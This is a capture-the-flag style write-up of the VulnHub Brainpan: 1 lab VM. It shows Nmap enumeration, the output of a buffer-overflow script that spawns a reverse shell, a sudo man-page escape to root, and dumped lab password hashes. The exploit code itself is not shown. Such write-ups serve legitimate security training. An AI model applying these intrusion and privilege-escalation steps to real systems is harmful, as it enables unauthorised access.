[VulnHub] Brainpan: 1

Date: 31/Aug/2019
Categories: oscp, vulnhub, linux
Tags: exploit_bof, privesc_anansi, privesc_sudo

Overview

This is a writeup for VulnHub VM Brainpan: 1. Here's an overview of the `enumeration` → `exploitation` → `privilege escalation` process:

Killchain


[VulnHub] Brainpan: 1
192.168.92.141
Phase #1: Enumeration
9999/tcp
10000/tcp
http://192.168.92.141:10000/bin/brainpan.exe
Phase #2: Exploitation
create a bof exploit and send to 9999/tcp
9999/tcp
/bin/bash
Phase #3: Privilege Escalation
sudo -l
sudo /home/anansi/bin/anansi_util
view man page option → /bin/bash

Figure 1: writeup.overview.killchain

TTPs

1. `9999/tcp/abyss?`: privesc_anansi, privesc_sudo
2. `10000/tcp/http/SimpleHTTPServer 0.6 (Python 2.7.3)`: exploit_bof

Phase #1: Enumeration

1. Here's the Nmap scan result:

```
# Nmap 7.70 scan initiated Wed Jul 31 15:33:35 2019 as: nmap -vv --reason -Pn -sV -sC --version-all -oN /root/toolbox/vulnhub/brainpan/results/192.168.92.141/scans/_quick_tcp_nmap.txt -oX /root/toolbox/vulnhub/brainpan/results/192.168.92.141/scans/xml/_quick_tcp_nmap.xml 192.168.92.141
Nmap scan report for 192.168.92.141
Host is up, received arp-response (0.00077s latency).
Scanned at 2019-07-31 15:33:36 PDT for 44s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON         VERSION
9999/tcp  open  abyss?  syn-ack ttl 64
| fingerprint-strings:
|   NULL:
|     _| _|
|     _|_|_| _| _|_| _|_|_| _|_|_| _|_|_| _|_|_| _|_|_|
|     _|_| _| _| _| _| _| _| _| _| _| _| _|
|     _|_|_| _| _|_|_| _| _| _| _|_|_| _|_|_| _| _|
|     [________________________ WELCOME TO BRAINPAN _________________________]
|_    ENTER THE PASSWORD
10000/tcp open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (Python 2.7.3)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: SimpleHTTP/0.6 Python/2.7.3
|_http-title: Site doesn't have a title (text/html).
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9999-TCP:V=7.70%I=9%D=7/31%Time=5D421747%P=i686-pc-linux-gnu%r(NULL
SF:,298,"_\|\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_\|\x20\x20\x20\x20\x
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SF:0\x20\x20_\|_\|_\|\x20\x20_\|_\|_\|\x20\x20\n_\|\x20\x20\x20\x20_\|\x20
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SF:\x20\x20\x20_\|\x20\x20_\|\x20\x20\x20\x20_\|\n_\|\x20\x20\x20\x20_\|\x
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SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20_\|\n\n\[________________________\x20WELCOME\x20TO\x20BRAINPAN\x20
SF:_________________________\]\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20ENTER\x20
SF:THE\x20PASSWORD\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\n\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20>>\x20");
MAC Address: 00:0C:29:4F:0B:E6 (VMware)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jul 31 15:34:20 2019 -- 1 IP address (1 host up) scanned in 45.02 seconds
```

2. Downloaded file from `http://192.168.92.141:10000/bin/brainpan.exe`.

Findings

Open Ports


```
9999/tcp   |  abyss?  |
10000/tcp  |  http    |  SimpleHTTPServer 0.6 (Python 2.7.3)
```

Files

```
http://192.168.92.141:10000/bin/brainpan.exe
```

Phase #2: Exploitation

1. BoF in a vulnerable service running on `9999/tcp`. File for the vulnerable service is avilable for download via a HTTP server running on `10000/tcp`. Analyze the service, create exploit and gain remote access to VM.



```
root@kali: ~/toolbox/data/vulnhub/brainpan # python sploit.py
[+] Connecting to IP: 192.168.92.141 at PORT: 9999
[+] Connected!


_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_|_|
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_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|    _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|    _|
                                            _|
                                            _|

[________________________ WELCOME TO BRAINPAN _________________________]
                          ENTER THE PASSWORD

                          >>
[+] Sending the payload ...
[+] DONE! A reverse shell is on its way :) !
root@kali: ~/toolbox/data/vulnhub/brainpan #
```


Figure 2: writeup.exploitation.steps.1.1

Phase #2.5: Post Exploitation

```
puck@brainpan> id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
puck@brainpan>
puck@brainpan> uname
Linux brianpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686 GNU/Linux
puck@brainpan>
puck@brainpan> ifconfig
eth0  Link encap:Ethernet  HWaddr 00:0c:29:4f:0b:e6
      inet addr:192.168.92.141  Bcast:192.168.92.255  Mask:255.255.255.0
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:10919 errors:0 dropped:0 overruns:0 frame:0
      TX packets:342 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:742406 (742.4 KB)  TX bytes:39258 (39.2 KB)
puck@brainpan>
puck@brainpan> users
reynard
anansi
puck
```

Phase #3: Privilege Escalation

1. There's a binary, `anansi_util` that allows `sudo` access. Running the service, we see that it has 3 options, one of which is to view `man` page for any command. We use this option to escape to shell.



```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual test
sudo /home/anansi/bin/anansi_util manual test
No manual entry for manual
WARNING: terminal is not fully functional
-  (press RETURN)/bin/bash
Cannot seek to that file position  (press RETURN)
Pattern not found  (press RETURN)!/bin/sh
!/bin/sh
#

# id
id
uid=0(root) gid=0(root) groups=0(root)
#

# uname -a
uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34 UTC 2013 i686 i686 i686 GNU/Linux
#
```

Figure 3: writeup.privesc.steps.1.1

Loot

Hashes

```
root:$6$m20VT7lw$172.XYFP3mb9Fbp/⌋
 ↪  IgxPQJJKDgdOhg34jZD5sxVMIx3dKq.DBwv.mw3HgCmRd0QcN4TCzaUtmx4C5DvZa........................
reynard:$6$h54J.qxd$yL5md3J4dONwNl.36⌋
 ↪  iA.mkcabQqRMmeZ0VFKxIVpXeNpfK.mvmYpYsx8W0Xq02zH8bqo2K.mkQzz55U2H........................
anansi:$6$hblZftkV$vmZoctRs1nmcdQCk5gjlmcLUb18xvJa3efaU6cpw9hoOXC/⌋
 ↪  kHupYqQ2qz5O.ekVE.SwMfvRnf.QcB1lyD........................
puck:$6$A/⌋
 ↪  mZxJX0$Zmgb3T6SAq.FxO1gEmbIcBF9Oi7q2eAi0TMMqOhg0pjdgDjBr0p2NBpIRqs4OIEZB4op6ueK888lhO7gc.............
```

References

[+] https://www.vulnhub.com/entry/brainpan-1,51/
[+] https://isroot.nl/2019/05/12/vulnhub-write-up-brainpan-1/
[+] https://d7x.promiselabs.net/2018/03/04/ctf-brainpan-1-ctf-walkthrough-introduction-to-exploit-development-part-i/